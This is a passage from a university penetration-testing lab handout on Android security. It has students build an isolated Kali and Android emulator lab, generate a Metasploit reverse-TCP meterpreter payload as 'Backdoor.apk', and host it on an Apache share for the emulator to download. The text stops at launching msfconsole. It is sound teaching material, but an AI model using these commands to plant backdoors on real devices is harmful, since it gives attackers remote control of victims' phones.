**Lab 4:**

**Mobile Application Security Assessment**

Table of Contents

[**Objective** 2](#_Toc39248753)

[**Requirements** 2](#_Toc39248754)

[**Instruction** 2](#_Toc39248755)

[**1.** **Step 1: Prepare lab environment** 2](#_Toc39248756)

[**2.** **Step 2: Exploitation** 3](#_Toc39248757)

[**Conclusion** 18](#_Toc39248758)

**Objective**

In this lab experiment the students will perform a mobile application security assessment to learn security flaws in Android mobiles and use them to perform penetration testing by exploiting Android shell. Nowadays, we see a tremendous increase in smartphone usage. Although the organizations have implemented strong network security controls, it is still possible to exploits smartphones by delivering threat payloads available in security assessment tools such as Metasploit to perform various tests for vulnerabilities on the devices connected in a network.

**Requirements**

Kali Linux and Android Emulator

**Instruction**

1. **Step 1: Prepare lab environment**

Prepare the lab environment based on the lab diagram (Figure 1). You can use any IP address of your choice for you Android and Kali machines in your lab environment.




Figure : Lab Diagram

Download and install Kali Linux and Android Emulator in virtual environment (Use your first name as Kali machine name and/or Kali username as a proof of completion of lab).

* Note 1: For Kali Linux VM You can use any Hypervisor of your choice. It is strongly recommended to use Seneca College resources such as <https://myapps.senecacollege.ca/>
* Note 2: Android Emulator is available in Android Studio (<https://developer.android.com/studio>) or Android-x86[[1]](#footnote-1) (<https://www.android-x86.org/>) or free/evaluation version of other Android emulators such as Genymotion (<https://www.genymotion.com/fun-zone/>) **WARNING: DO NOT PAY FOR ANYTHING. DO NOT ENTER CREDIT CARD INFORMATION.**
* Note 3: Prior to proceeding to next steps, ensure that the Kali and Android machines can ping each other. To ping Kali machine from the Android machine you can use “Terminal Emulator” app. To change Android IP address in “Terminal Emulator” app first attain root (super user) by entering **su** and then enter your selected IP address based on this command as an example:   
  **ip addr add 10.10.10.69/24 dev eth0** .   
  Please note that you do not have to change the IP addresses of the machines. You can use any IP address of your choice for your lab environment. The most important thing is to ensure that the machines can ping each other.





Figure : Android and Kali machines shall be able to ping each other


1. **Step 2: Exploitation**

In this step we will use Metasploit tool in Kali Linux to create a reverse meterpreter application called “Backdoor.apk”.


* 1. In Kali Linux open a terminal and enter following commands in su (**sudo su -** ):
  2. Start postgresql service: **service postgresql start**




* 1. Verify that the android/meterpreter/reverse\_tcp payload, is available in Metasploit:   
     **msfvenom -l | grep android**




* 1. To generate a reverse meterpreter application enter:  
      **msfvenom -p android/meterpreter/reverse\_tcp --platform android -a dalvik LHOST=10.10.10.11 R > Desktop/Backdoor.apk** (note: enter your Kali machine IP instead of 10.10.10.11)




* 1. Now, share/send the Backdoor.apk file to the victim machine (in this lab, we are using Android emulator as the victim machine). To do so enter **mkdir /var/www/html/share**. This will create a new directory in the specified location. Change the mode of the share folder to 755 by entering the command **chmod -R 755 /var/www/html/share**. Change the ownership of that folder to www-data by entering **chown -R www-data:www-data /var/www/html/share**. Enter **cp /root/Desktop/Backdoor.apk /var/www/html/share** to copy the Backdoor.apk to the web share folder.




* 1. Enter **service apache2 start**




* 1. To launch msfconsole, enter **msfconsole**.



